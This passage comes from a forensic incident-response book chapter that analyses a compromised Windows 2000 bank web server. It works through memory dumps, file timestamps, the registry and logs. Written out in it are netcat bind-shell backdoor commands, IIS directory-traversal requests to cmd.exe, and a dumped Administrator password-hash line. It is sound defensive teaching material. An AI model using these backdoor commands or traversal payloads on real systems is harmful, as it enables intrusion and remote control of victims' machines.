      User: ADMINISTRATOR
      Locks: 0
      Access: Read
[103] \PIPE\psexecsvc-CAINE-2936-stderr
      User: ADMINISTRATOR
      Locks: 0
      Access: Read
```

We see that `Psfile` reports a system pipe opened by `PSEXECsvc`. We now see the word `CAINE`. If you have become familiar with `PsExec` and `Psfile`, you would know that `CAINE` is the NetBIOS name of the computer that connected to JBRWWW using `PsExec`. If we were able to seize a potential attacker's computer, we might want to search for this keyword. We will talk about keyword searching later in this book when we discuss analyzing forensic duplications.



PROCESS MEMORY DUMPS


We have seen that the attacker started rogue processes on JBRWWW, yet we do not really know what exactly the attacker ran. Through previous forensic experience, we can make educated guesses, as we did in the case of the netcat session being bound to a command prompt, but we need a good way to find out for sure. To help us accomplish this, we will capture the memory space of the suspect processes.

Traditionally, incident response and forensic investigators rarely collect the memory space utilized by suspect processes from Windows systems. This is primarily due to the lack of documented methods, techniques, and tools for this process. The nature of the operating system, combined with associated imposed restrictions on protected memory areas, makes memory acquisition and analysis complex and problematic. However, for several reasons, not the least of which is the increasing sophistication of intrusion tools and techniques, the acquisition and processing of application and system memory may be of paramount importance. Such memory structures may provide critical investigative and evidentiary material of a volatile nature—data that may be lost when the system is powered down to perform a traditional forensic duplication. Examples of the types of data that may be lost include the command line utilized by the intruder to execute a rogue process, remotely executed console commands and their resultant output, clear-text passwords, and unencrypted data. Although we won't go into detail on the structure, organization, and management of memory on these operating systems, we recommend having a working knowledge of them to facilitate examination of captured memory. An excellent reference is *Inside Windows 2000*, Third Edition, by David Solomon and Mark Russinovich.

Microsoft provides a utility called `userdump.exe` for the Windows NT family of operating systems that enables us to capture the memory space utilized by any executing process. This tool is a component of the Microsoft OEM Support tools package available at

<http://download.microsoft.com/download/win2000srv/Utility/3.0/NT45/EN-US/Oem3sr2.zip>

Because `userdump` writes the process's extracted memory to disk, we can't use our netcat sessions to transfer the data directly. We want to have as small an impact as possible on the suspect system, so before we execute `userdump` commands, which would write large files to the suspect system's hard drive (possibly deleting material of evidentiary value in unallocated space), we will map a network share directly to our forensic system. In this case, we mapped a share from our forensic system as drive Z: by using the following command:



```
C:\> net use Z: \\103.98.91.200\data
```

The command completed successfully.

Now that we have a network-accessible storage area established on our forensic workstation, we can familiarize ourselves with `userdump`. When we execute `userdump.exe` without command-line options, user help is displayed:

```
User Mode Process Dumper (Version 3.0)
Copyright (c) 1999 Microsoft Corp. All rights reserved.
```

```
userdump -p
  Displays a list of running processes and process IDs. userdump [-k] <ProcessSpec>
  ➤ [<TargetDumpFile>]
  Dumps one process or processes that share an image binary file name.

  -k optionally causes processes to be killed after being dumped.

  <ProcessSpec> is a decimal or 0x-prefixed hex process ID, or the
  base name and extension (no path) of the image file used to create
  a process.

  <TargetDumpFile> is a legal Win32 file specification. If not specified,
  dump files are generated in the current directory using a name
  based on the image file name.

userdump -m [-k] <ProcessSpec> [<ProcessSpec>...] [-d <TargetDumpPath>]
  Same as above, except dumps multiple processes.
  -d <TargetDumpPath> supplies the directory where the dumps will go.
  The default is the current directory.

userdump -g [-k] [-d <TargetDumpPath>]
  Similar to above, except dumps Win32 GUI apps that appear hang.
```

Note that `userdump` has several useful options, including capturing multiple processes on a single command line and displaying running processes. To execute `userdump` on a single suspect process, we simply supply it with a process ID (PID) that we obtained from the earlier `pslist` command and a destination. To save the attacker's netcat session (PID 1,424) to our mapped hard drive at Z:, we executed the following command:

```
userdump 1424 Z:\nc_1424.dmp
```

```
User Mode Process Dumper (Version 3.0)
```

CHAPTER 1 WINDOWS LIVE RESPONSE

Copyright (c) 1999 Microsoft Corp. All rights reserved.

```
Dumping process 1424 (nc.exe) to
Z:\nc_1424.dmp...
```

The process was dumped successfully.

We acquired the process memory dumps for processes 1092, 1160, 1272, 1468, 1372, 1224, 1424, and 892 and placed the resultant files on your evidence DVD.

Now that we have the suspect application's memory dump files, we can perform an initial examination with `dumpchk.exe`, a utility provided as a component of the Debugging Tools for Windows, which are available at <http://www.microsoft.com/whdc/ddk/debugging/default.mspx>. Several of the utilities distributed as part of this package, which can facilitate advanced analysis of captured memory processes such as the kernel and user-mode debuggers, may require the symbols from the Windows operating system that were the source of the memory dump. These symbols and information on their use are available at <http://www.microsoft.com/whdc/ddk/debugging/symbols.mspx>.

The `dumpchk` utility is actually designed to validate a memory dump; however, it does provide valuable information. On our forensic workstation, we executed `dumpchk.exe` to examine the process memory dump of the suspected netcat process:

```
D:\dumpchk nc_1424.dmp
Microsoft (R) Windows Debugger Version 6.2.0013.1
Copyright (c) Microsoft Corporation. All rights reserved.
```

```
Loading Dump File [nc_1424.dmp]
User Dump File: Only application data is available
```

```
Windows 2000 Version 2195 UP Free x86 compatible
Product: WinNt
```

[portions removed for brevity]

```
Windows 2000 Version 2195 UP Free x86 compatible
Product: WinNt
kernel32.dll version: 5.00.2191.1
PEB at 7FFDF000
  InheritedAddressSpace: No
  ReadImageFileExecOptions: No
  BeingDebugged: No
  ImageBaseAddress: 00400000
  Ldr.Initialized: Yes
```

```

Ldr.InInitializationOrderModuleList: 131f38 . 13b470
Ldr.InLoadOrderModuleList: 131ec0 . 13b460
Ldr.InMemoryOrderModuleList: 131ec8 . 13b468
      Base TimeStamp           Module
      400000 34d74d22 Feb 03 12:00:18 1998 C:\WINNT\system32\os2\dll\nc.exe
      77f80000 38175b30 Oct 27 15:06:08 1999 C:\WINNT\System32\ntdll.dll
      77e80000 3844d034 Dec 01 02:37:24 1999 C:\WINNT\system32\KERNEL32.dll
      75050000 3843995d Nov 30 04:31:09 1999 C:\WINNT\System32\WSOCK32.dll
      75030000 3843995d Nov 30 04:31:09 1999 C:\WINNT\System32\WS2_32.DLL
      78000000 37f2c227 Sep 29 20:51:35 1999 C:\WINNT\system32\MSVCRT.DLL
      77db0000 3844d034 Dec 01 02:37:24 1999 C:\WINNT\system32\ADVAPI32.DLL
      77d40000 384700c2 Dec 02 18:29:06 1999 C:\WINNT\system32\RPCRT4.DLL
      75020000 3843995d Nov 30 04:31:09 1999 C:\WINNT\System32\WS2HELP.DLL
      74fd0000 3843995d Nov 30 04:31:09 1999 C:\WINNT\system32\msafd.dll
      77e10000 3844d034 Dec 01 02:37:24 1999 C:\WINNT\system32\USER32.DLL
      77f40000 382bd384 Nov 12 03:44:52 1999 C:\WINNT\system32\GDI32.DLL
      75010000 3843995d Nov 30 04:31:09 1999 C:\WINNT\System32\wshtcpip.dll
SubSystemData: 0
ProcessHeap: 130000
ProcessParameters: 20000
      WindowTitle: 'nc -d -L -n -p 60906 -e cmd.exe'
      ImageFile: 'C:\WINNT\system32\os2\dll\nc.exe'
      CommandLine: 'nc -d -L -n -p 60906 -e cmd.exe'
      DLLPath:
'C:\WINNT\system32\os2\dll;. ;C:\WINNT\System32;C:\WINNT\system;C:\WINNT;C:\WINNT\
➤ system32;C:\WINNT;C:\WINNT\System32\Wbem'
      Environment: 0x10000
Finished dump check

```

The output confirms the file name and location and provides a list of associated dynamic link library files along with timestamps and the command line utilized to initiate the netcat process. If you are familiar with netcat, the bolded command line in this example should look familiar. It indicates that netcat was configured to detach from the console, listen on port 60,906, and execute a command shell whenever a connection occurred. *This volatile data would have been lost if the process memory wasn't captured, and it simply would not be available if you examined the captured nc.exe binary alone.* Subsequent examination with dumpchk revealed that PID 1,224 was initiated with a command line of `i roffer myconfig`, and PID 1,372 with `ftp 95.208.123.64`.

Now we can examine the memory dumps for additional information by searching through the contiguous ASCII strings that are embedded within. Because data stored by an application or process in memory may be in Unicode format, we need to use a Unicode-capable Windows version of the strings command. One is available at <http://www.sysinternals.com/ntw2k/source/misc.shtm1>, which displays Unicode *and*

CHAPTER 1 WINDOWS LIVE RESPONSE

standard ASCII by default. The Linux `strings` command does not display Unicode strings by default, so if you are using this as a forensic processing platform, make sure that you enable this option.

Running `strings` on the `nc_1424` memory dump, you'll immediately see the application environment, which provides, among other things, the computer name, the system path, the location on the file system of the executed application, and the command line used:

```
strings nc_1424.dmp

Strings v2.1
Copyright (C) 1999-2003 Mark Russinovich
Systems Internals - www.sysinternals.com

g=C:=C:\WINNT\system32\os2\dll
ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=JBRWWW
ComSpec=C:\WINNT\system32\cmd.exe
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 6 Stepping 5, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0605
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\WINNT\TEMP
TMP=C:\WINNT\TEMP
USERPROFILE=C:\Documents and Settings\Default User
windir=C:\WINNT
C:\WINNT\system32\os2\dll\
C:\WINNT\system32\os2\dll;. ;C:\WINNT\System32;C:\WINNT\system;C:\WINNT;C:\WINNT\
➔ system32;C:\WINNT;C:\WINNT\System32\Wbem
C:\WINNT\system32\os2\dll\nc.exe
nc -d -L -n -p 60906 -e cmd.exe
```

Additional strings you will come across when you examine the captured memory files include these:

```
*** XDCC Autosave: Saving... Done
*** Saving Ignore List... Done
es.c : 328 0.000000
*** XDCC Autosave: Saving... Done
*** Saving Ignore List... Done
Trace -1 mainloop          src/iroffer.c You A|
*** XDCC Autosave: Saving... Done
*** Saving Ignore List... Done
ies.c : 328 0.000000
*** XDCC Autosave: Saving... Done
*** Saving Ignore List... Done
Trace -1 mainloop          src/iroffer.c
w{
iroffer myconfig

C:\WINNT\System32\cmd.exe - iroffer myconfig
CygwinWndClass
IR>
      23 File(s)          1,739,715 bytes
&NCN
      2 Dir(s)           3,451,928,576 bytes free
C:\
WHATSNEW
C:\WINNT\system32\os2\dll\iroffer.exe
iroffer myconfig
      2 Dir(s)           3,451,928,576 bytes free

C:\WINNT\system32\ftp.exe
ftp 95.208.123.64
jbrwww
jbrbank.com
xUSER ftp
uH<
User (95.208.123.64:(none)):
x1'
Password:
FTP. control
rator
(95.208.123.64:(none)):
```

Although nothing here is earth shattering, it does provide information that supports the analysis. In subsequent chapters, you will see a situation where the examination of process memory plays a critical role.

We acquired the process memory dumps for the following processes and placed them on your evidence DVD: 1,092, 1,160, 1,272, 1,468, 1,372, 1,224, 1,424, and 892.

FULL SYSTEM MEMORY DUMPS

Now we have the application memory of the suspect processes, but we also want to capture all of the system memory, *which may have remnants of other intruder processes or previous sessions*. We can obtain it using a program you are probably already familiar with—`dd`.

George M. Garner, Jr. has modified `dd`, along with several other useful utilities, specifically for forensic investigation. Enhancements include built-in `md5sum`, compression, and logging abilities, to name a few. By incorporating these frequently used options that are normally associated with separate commands, he significantly reduces I/O, thus increasing acquisition speed. For more information, and to download his tools, go to his Forensic Acquisition Utilities page at <http://users.ero1s.com/gmgarner/forensics>. Some of Garner's utilities are based on the UnxUtils distribution, which provides many useful GNU utilities. The UnxUtils are available at <http://unxutils.sourceforge.net>.

By using the `/dev/kmem` file on Unix systems, we can obtain a logical view of physical memory from a live Unix operating system. Unfortunately, Windows NT operating systems do not provide such a file object, but Garner's version of `dd` creates a `/Device/PhysicalMemory` section object. A section object, also called a file-mapping object, represents a block of memory that two or more processes can share, and it can be mapped to a page file or other on-disk file. By mapping the `/Device/PhysicalMemory` section object to virtual address space, Garner's version of `dd` enables us to generate a dump representing system memory.

Using Mr. Garner's version of `dd`, we used the following command line to capture system memory:

```
D:\>dd.exe if=\\.\physicalmemory of=z:\JBRWWW_full_memory_dump.dd bs=4096
```

```
Forensic Acquisition Utilities, 3, 16, 2, 1030
```

```
dd, 1, 0, 0, 1030
```

```
Copyright (C) 2002 George M. Garner Jr.
```

```
Command Line: dd.exe if=\\.\physicalmemory of=z:\JBRWWW_full_memory_dump.dd bs=4096
```

```
Based on original version developed by Paul Rubin, David MacKenzie, and Stuart Kemp
```

```
Microsoft Windows: Version 5.0 (Build 2195.Professional)
```

```
02/10/2003 02:41:01 (UTC)
```

```
01/10/2003 22:41:01 (local time)
```

```
Current User: JBRWWW\Administrator
```

```
Total physical memory reported: 129260 KB
```

```
Copying physical memory...
```



```
E:\dd.exe:
  Stopped reading physical memory:
The parameter is incorrect.
```

```
Output z:\JBRWWW_full_memory_dump.dd 129260/129260 Kbytes
```

This memory image, named `JBRWWW_full_memory_dump.dd`, is on the evidence DVD for your review. Although we didn't do so in this case, you can also use this version of `dd` to obtain an image of the entire physical hard drive from the live system without requiring a shutdown, reboot, or disruption of service. To accomplish this, we would have used the following command line:

```
D:\>dd.exe if=\\.\physicaldrive0 of=z:\JBRWWW_physicaldrive0.dd bs=4096
```

During a review, the `strings` command revealed several pieces of information relevant to the intrusion response.

The following are some of the commands the attacker executed during the intrusion. It would appear that the intruder pinged himself at `95.208.123.64`, initiated an `ipconfig /all` command, initiated an FTP session, and executed `iroffer.exe`:

```
Ping statistics for 95.208.123.64:
  Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 0ms, Maximum = 0ms, Average = 0ms
<g 95.208.123.64
ipconfig /all
T\System32\cmd.exe - ping 95.16
<g 95.208.123.64
cmd.exe
ipconfig.exe
ftp.exe
iroffer.exe
systemRoot%\System32\cmd.exe
<c:\
cd ..
```

This is the output of an `ipconfig /all` command extracted from the system memory file:

```
Windows 2000 IP Configuration
Host Name . . . . . : jbrwww
```

CHAPTER 1 WINDOWS LIVE RESPONSE

```
Primary DNS Suffix . . . . . :  
Node Type . . . . . : Broadcast  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No  
DNS Suffix Search List. . . . . : jbrbank.com  
Ethernet adapter Local Area Connection:  
Connection-specific DNS Suffix . : jbrbank.com  
Description . . . . . : 3Com 3C920 Integrated Fast Ethernet Controller  
(3C905C-TX Compatible)  
Physical Address. . . . . : 00-C0-4F-1C-10-2B  
DHCP Enabled. . . . . : Yes  
Autoconfiguration Enabled . . . . : Yes  
IP Address. . . . . : 103.98.91.41  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 103.98.91.1  
DHCP Server . . . . . : 103.98.91.1  
DNS Servers . . . . . : 103.98.91.1  
Lease Obtained. . . . . : Saturday, August 23, 2003 3:55:31 PM  
Lease Expires . . . . . : T = 1.0
```

This appears to be an iroffer status window, which may show files the intruder “offered” out.

```
XDCC Autosave: Saving... Done  
-> Saving Ignore List... Done  
(159K)  
-> AUTOEXEC.BAT (0K)  
-> boot.ini (0K)  
-> CONFIG.SYS (0K)  
-> Documents and Settings (4K)  
-> Inetpub (4K)  
-> IO.SYS (0K)  
-> MSDOS.SYS (0K)  
-> NTDETECT.COM (33K)  
-> ntldr (209K)  
-> pagefile.sys (209K)  
-> Program Files (4K)  
-> System Volume Information (0K)  
-> update.exe (0K)  
-> WINNT (24K)  
-> 16 Total Files  
-> ADMIN LISTUL Requested (DCC Chat)
```

During the review of system memory, we found several sections of IIS logs. In the following section, the *successful* Unicode exploit launched from 95.16.3.79 was found in system memory.


```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-10-01 22:58:53
#Fields: time c-ip cs-method cs-uri-stem sc-status
22:58:53 95.208.123.64 GET /NULL.printer 404
23:00:55 95.208.123.64 HEAD /iisstart.asp 200
23:01:18 95.16.3.79 GET /iisstart.asp 200
23:01:18 95.16.3.79 GET /pagerror.gif 200
23:01:18 95.16.3.79 GET /favicon.ico 404
23:03:23 95.208.123.64 GET /NULL.printer 404
23:08:45 95.16.3.79 GET /NULL.printer 404
23:15:09 95.208.123.64 OPTIONS / 200
23:16:30 95.208.123.64 OPTIONS / 200
23:16:30 95.208.123.64 PROPFIND /ADMIN$ 404
23:17:04 95.16.3.79 GET /scripts/../../../../winnt/system32/cmd.exe 200
23:17:54 95.16.3.79 GET /scripts/../../../../winnt/system32/cmd.exe 502
23:20:19 95.16.3.79 GET /scripts/..%5c..%5c..%5c../winnt/system32/cmd.exe 200
23:32:43 95.208.123.64 OPTIONS / 200
23:32:43 95.208.123.64 PROPFIND /ADMIN$ 404
23:33:52 95.208.123.64 PROPFIND /ADMIN$ 404
23:58:16 95.208.123.64 OPTIONS / 200
23:58:16 95.208.123.64 PROPFIND /ADMIN$ 404
```

If the intruder had deleted the log files on the hard drive, this volatile data may have played a critical role in identifying how, when, and where the intrusion was initiated.

ANALYZING NONVOLATILE DATA

We would like to obtain several key pieces of information while the machine is still running. The type of data we will discuss in this section is nonvolatile. This means we could also retrieve this information from a forensic duplication if we so desired, but that option may be difficult or impossible. Some of the information we would like to acquire is this:

- System Version and Patch Level
- File System Time and Date Stamps
- Registry Data



CHAPTER I WINDOWS LIVE RESPONSE

- The Auditing Policy
- A History of Logins
- System Event Logs
- User Accounts
- IIS Logs
- Suspicious Files

We will address each set of data in its own subsection and analyze the evidence collected from JBRWWW.

SYSTEM VERSION AND PATCH LEVEL

If you have not figured it out by now, an investigation can be tedious, and sometimes it is difficult to know where to start. One of the important facts we can learn about JBRWWW is its operating system version level and which security patches have been installed. Knowing which patches have been applied to the server will enable us to narrow our initial investigation to areas of high probability. This is not to say that an intruder would not try to install a patch to cover the means of attack, keep his access to the machine, and deter other intruders. A program in our toolkit called PsInfo, distributed from the PsTools suite at www.sysinternals.com, will enable us to query JBRWWW for its system information. The system information that PsInfo produces will enable us to see the patches that have been applied. PsInfo is run with the following command, where `-h` is used to show installed hotfixes, `-s` is used to show installed software, and `-d` is used to show disk volume information:


```
psinfo -h -s -d
```

PsInfo provides the following results. We have bolded the important pieces of information:

```
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Querying information for JBRWWW...
```

```
System information for \\JBRWWW:
Uptime:                39 days, 6 hours, 27 minutes, 42 seconds
Kernel version:        Microsoft Windows 2000, Uniprocessor Free
```



```

Product type:           Professional
Product version:        5.0
Service pack:           0
Kernel build number:    2195
Registered organization: JBR Bank
Registered owner:       JBR Bank
Install date:           8/23/2003, 12:46:00 PM
IE version:             5.0100
System root:            C:\WINNT
Processors:             1
Processor speed:        435 MHz
Processor type:         Intel Pentium II or Celeron
Physical memory:        126 MB
Volume Type      Format  Label          Size      Free   Free
  A: Removable
  C: Fixed       NTFS          4.0 GB     3.2 GB   80%
  D: CD-ROM     CDFS          CDR0M      272.8 MB  0%
OS Hot Fix      Installed
Q147222        8/23/2003
Applications:
  WebFldrs 9.00.3501

```

We see that only one hotfix (Q147222) has been applied. The named hotfix addresses the Exchange server, the mail server for Microsoft Windows. Doing a little research on www.securityfocus.com, we see that JBRWWW is vulnerable to a multitude of attacks, including the “Unicode” (Bugtraq ID #1806) and “Double Decode” (Bugtraq ID #2708) attacks. Because these are both Web server attacks and JBRWWW is running a Web server (as we saw in the netstat and FPort output), we need to acquire the Web server logs to see whether the intruder gained access through the Web server. We will discuss the commands to do this in a later section in this chapter.

FILE SYSTEM TIME AND DATE STAMPS

Most investigators will use the `dir` command to capture the file time and date stamps, but we recommend a better tool. The standard `dir` command produces output that is cumbersome and that cannot easily be imported into a spreadsheet so that we may sort on different attributes of the data. In the UnxUtils package, available from unxutils.sourceforge.net, you will find a command called `find`. If you are already familiar with Cygwin, you can also use the `find` utility from that tool set (this is what we used in our response). This command will print, one line for each file, any of the file’s attributes we desire. Therefore, with the following command, we can print the file permissions, last

CHAPTER 1 WINDOWS LIVE RESPONSE

access date, last access time, modification date, modification time, created date, created time, user ownership, group ownership, file size, and the full path of every file on the C: drive:

```
find c:\ -printf "%m;%Ax;%AT;%Tx;%TT;%Cx;%CT;%U;%G;%s;%p\n"
```

Notice that with the `find` command, we are delimiting each of the attributes with a semicolon. This will enable us to import it into our favorite spreadsheet. After we import this data, we can perform sorts for file pathname. Because we already know that `C:\WINNT\system32\os2\d11` is a path where the attacker left his tools, we will examine that directory in Table 1-1:

Table 1-1 Suspicious Files Discovered on JBRWWW

Created Date	Created Time	File Size	File Name
08\23\2003	8:14:18	0	c:\WINNT\system32\os2
08\23\2003	8:14:18	8192	c:\WINNT\system32\os2\d11
10\01\2003	19:25:07	13929	c:\WINNT\system32\os2\d11\Configure
10\01\2003	19:25:07	15427	c:\WINNT\system32\os2\d11\COPYING
10\01\2003	19:25:07	68016	c:\WINNT\system32\os2\d11\cygregex.d11
10\01\2003	19:25:07	971080	c:\WINNT\system32\os2\d11\cygwin1.d11
12\07\1999	7:00:00	12646	c:\WINNT\system32\os2\d11\doscalls.d11
10\01\2003	19:25:08	902	c:\WINNT\system32\os2\d11\iroffer.cron
10\01\2003	19:25:08	213300	c:\WINNT\system32\os2\d11\iroffer.exe
10\01\2003	19:25:09	2924	c:\WINNT\system32\os2\d11\Makefile.config
10\01\2003	19:25:09	0	c:\WINNT\system32\os2\d11\mybot.ign1
10\01\2003	19:25:09	0	c:\WINNT\system32\os2\d11\mybot.ign1.bkup
10\01\2003	19:25:09	4	c:\WINNT\system32\os2\d11\mybot.ign1.tmp
10\01\2003	19:25:09	25774	c:\WINNT\system32\os2\d11\mybot.log
10\01\2003	19:25:09	168	c:\WINNT\system32\os2\d11\mybot.msg
10\01\2003	19:25:09	5	c:\WINNT\system32\os2\d11\mybot.pid

ANALYZING NONVOLATILE DATA

Created Date	Created Time	File Size	File Name
10\01\2003	22:26:23	49	c:\WINNT\system32\os2\d11\mybot.xdcc
10\01\2003	21:56:22	49	c:\WINNT\system32\os2\d11\mybot.xdcc.bkup
10\01\2003	22:26:23	233	c:\WINNT\system32\os2\d11\mybot.xdcc.txt
10\01\2003	19:25:09	19792	c:\WINNT\system32\os2\d11\myconfig
10\01\2003	19:24:37	120320	c:\WINNT\system32\os2\d11\nc.exe
12\07\1999	7:00:00	247860	c:\WINNT\system32\os2\d11\netapi.dll
10\01\2003	19:25:09	5080	c:\WINNT\system32\os2\d11\README
10\01\2003	19:55:51	36864	c:\WINNT\system32\os2\d11\samdump.dll
10\01\2003	19:25:09	19767	c:\WINNT\system32\os2\d11\sample.config
10\01\2003	19:55:42	32768	c:\WINNT\system32\os2\d11\setup.exe
10\01\2003	19:58:38	342	c:\WINNT\system32\os2\d11\temp.txt
10\01\2003	19:52:44	122880	c:\WINNT\system32\os2\d11\update.exe
10\01\2003	19:25:10	16735	c:\WINNT\system32\os2\d11\WHATSNEW
12\07\1999	7:00:00	108095	c:\WINNT\system32\os2\oso001.009

We see that most of the tools were created during the evening of 10\01\2003. If we do a sort on the file metadata by creation time and date stamps, we see that all these files were created approximately at the same time, as in Table 1-2:

Table 1-2 Files Created During the Attack on JBRWWW

Created Date	Created Time	File Size	File Name
10\01\2003	19:16:30	61440	c:\WINNT\system32\PSEXESVC.EXE
10\01\2003	19:24:37	120320	c:\WINNT\system32\os2\d11\nc.exe
10\01\2003	19:25:07	13929	c:\WINNT\system32\os2\d11\Configure
10\01\2003	19:25:07	15427	c:\WINNT\system32\os2\d11\COPYING
10\01\2003	19:25:07	68016	c:\WINNT\system32\os2\d11\cygregex.dll

(continues)

CHAPTER I WINDOWS LIVE RESPONSE

Table I-2 Continued

Created Date	Created Time	File Size	File Name
10\01\2003	19:25:07	971080	c:\WINNT\system32\os2\d11\cygwin1.d11
10\01\2003	19:25:08	902	c:\WINNT\system32\os2\d11\iroffer.cron
10\01\2003	19:25:08	213300	c:\WINNT\system32\os2\d11\iroffer.exe
10\01\2003	19:25:09	2924	c:\WINNT\system32\os2\d11\Makefile.config
10\01\2003	19:25:09	0	c:\WINNT\system32\os2\d11\mybot.ign1
10\01\2003	19:25:09	0	c:\WINNT\system32\os2\d11\mybot.ign1.bkup
10\01\2003	19:25:09	4	c:\WINNT\system32\os2\d11\mybot.ign1.tmp
10\01\2003	19:25:09	25774	c:\WINNT\system32\os2\d11\mybot.log
10\01\2003	19:25:09	168	c:\WINNT\system32\os2\d11\mybot.msg
10\01\2003	19:25:09	5	c:\WINNT\system32\os2\d11\mybot.pid
10\01\2003	19:25:09	19792	c:\WINNT\system32\os2\d11\myconfig
10\01\2003	19:25:09	5080	c:\WINNT\system32\os2\d11\README
10\01\2003	19:25:09	19767	c:\WINNT\system32\os2\d11\sample.config
10\01\2003	19:25:10	16735	c:\WINNT\system32\os2\d11\WHATSNEW
10\01\2003	19:48:44	0	c:\update.exe
10\01\2003	19:52:44	122880	c:\WINNT\system32\os2\d11\update.exe
10\01\2003	19:55:42	32768	c:\WINNT\system32\os2\d11\setup.exe
10\01\2003	19:55:51	36864	c:\WINNT\system32\os2\d11\samdump.d11
10\01\2003	19:58:38	342	c:\WINNT\system32\os2\d11\temp.txt
10\01\2003	21:56:22	49	c:\WINNT\system32\os2\d11\mybot.xdcc.bkup
10\01\2003	22:22:59	16384	c:\Documents and Settings\ Administrator\Application Data\Microsoft\ Internet Explorer\MSIMGSIZ.DAT
10\01\2003	22:26:23	49	c:\WINNT\system32\os2\d11\mybot.xdcc
10\01\2003	22:26:23	233	c:\WINNT\system32\os2\d11\mybot.xdcc.txt

We obviously know that `iroffer` was installed on the system from earlier steps in our investigation. We also saw that the attacker, along with `PsExec`, established a backdoor with `netcat`. The files we did not know about are bolded in Table 1-2. All of the files in Table 1-2 are of interest to us, and it would behoove us to copy these files to our forensic workstation to perform additional tool analysis. We will describe the process for acquisition a little later in this chapter so that we may perform tool analysis later.

We could obviously perform a sort on modified and access times and review the files that may have been altered or run around the time of the suspicious files listed in Table 1-2. We will save you that step, however, because there are no interesting results from that investigative action.

REGISTRY DATA

There are two main investigative leads we can discover in the registry dump. Although the result of dumping the registry is large (in the case of `JBRWWW`, it was more than 7 MB long), we can quickly search for the following leads:


- Programs executed on bootup
- Entries created by the intruder's tools

We are able to capture the complete registry, in a rather cryptic format, by using `RegDmp` without command-line options. The output is ASCII-formatted such that Microsoft's registry tools can alter the contents. Because we are interested in only a few lines, we will do our analysis with a standard text editor. After we obtain the output with the `regdmp` command, we see that the key `\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion` contains three sub-keys that are of interest to us: `Run`, `RunOnce`, and `RunOnceEx`. Any values in the `Run` keys signify programs that will be executed when the system starts up. `JBRWWW` had the following information in this area of the registry:

```
Run
    Synchronization Manager = mobsync.exe /logon
RunOnce
RunOnceEx
```

`mobsync.exe` is a system binary, so we do not see tools the intruder intended to execute at system startup. If the attacker was savvy, he could have placed the following command in the registry to automatically open a backdoor:

```
nc -d -L -p 10000 -e C:\winnt\system32\cmd.exe
```



CHAPTER 1 WINDOWS LIVE RESPONSE

Another thing we may want to look for in the registry is any suspicious artifact from the intruder's tool. This may sound daunting, but it really isn't. Most of the time we know the names of the tools because of the entries in the file system. Therefore, in the case of JBRWWW, we may search for "PsExec", "i roffer", or other relevant file names. Searching for these names yielded nothing for JBRWWW.

This step becomes more important when you have a rack of servers and you know one is compromised. After you do a thorough investigation and find the remnants in the registry from an intruder's tools, you can quickly do a search on other servers to determine whether they were compromised also.

THE AUDITING POLICY


The next series of tools we will be running will depend on JBRWWW's auditing policy. Without proper auditing (and that is the default for Windows NT and 2000, by the way), we will not have security-related logs. The command to determine the auditing policy is `auditpol`. `Auditpol` is distributed with Microsoft's resource kits. The following information is returned when we run `auditpol` without command-line arguments on JBRWWW:

Running ...

(0) Audit Disabled

System	= No
Logon	= No
Object Access	= No
Privilege Use	= No
Process Tracking	= No
Policy Change	= No
Account Management	= No
Directory Service Access	= No
Account Logon	= No

This is disturbing! There are no events generated from logins or other security-related events. Our system event logs will not be a good source of information for us because of the conservative auditing policy. Believe it or not, we see this during a majority of our investigations.



A HISTORY OF LOGINS

A history of logins can be obtained with the `NtLast` command, distributed by www.foundstone.com. `NtLast` can be run in a myriad of ways, but we are interested in all of the logins, so we will not use command-line arguments when we run it on `JBRWWW`:

- No Records - Check to see if auditing is on

Yikes! This tool depends on the auditing policy to determine the login history. As you can see, it is very important to enable auditing.

SYSTEM EVENT LOGS

Typically, there are three types of event logs on a Windows machine:

- Security
- Application
- System

The command `PsLogList` within the PsTools suite distributed at www.sysinternals.com will extract these logs into a nice, easy-to-read text format. The following command will dump the Security Event Logs a comma-delimited format suitable for your favorite spreadsheet program:

```
psloglist -s -x security
```

The `-s` switch tells `psloglist` to dump each event on a single line so that the output is suitable for analysis with a spreadsheet. The `-x` switch tells `psloglist` to dump the extended information for each event. You can also replace `security` with `application` or `system` if you want to acquire the other logs on the victim system.

The *Security Event Log* contains all of the information generated by our auditing policy, discussed in a previous section. Most importantly, we would be interested in the information regarding logons/logoffs and any objects audited on the system. Of course, as we would expect, `JBRWWW` reports no events in the logs.

The *application event log* contains data generated from the installed applications. Some events are informational, whereas others indicate application failures. As we peruse

CHAPTER I WINDOWS LIVE RESPONSE

JBRWWW's application logs, all we see are messages created from the installation of standard programs on the system beginning August 23, 2003.

The *system event log*, as you may have guessed, contains the messages from system services. The system log is the log where you would see device driver failures, IP address conflicts, and other information. As we browse JBRWWW's system logs, we see only messages created from standard use of the system. It seems that the event logs, in this investigation, do not give us valid leads.

USER ACCOUNTS

The easiest type of backdoor for an intruder to use is one that will blend into the normal traffic patterns for the victim machine. Therefore, it would make sense for the attacker to create a new user so that he could log into the same services that valid users utilize. It is simple for us to dump the user accounts using the popular `pwdump` utility, which is well known by administrators and attackers alike. By typing `pwdump` on JBRWWW, we receive the following information:

```
Administrator:500:9DCFD05D3688BBFAAD3B435B51404EE:CB8C5705F92DE9D8D11642948ECCAB72:::  
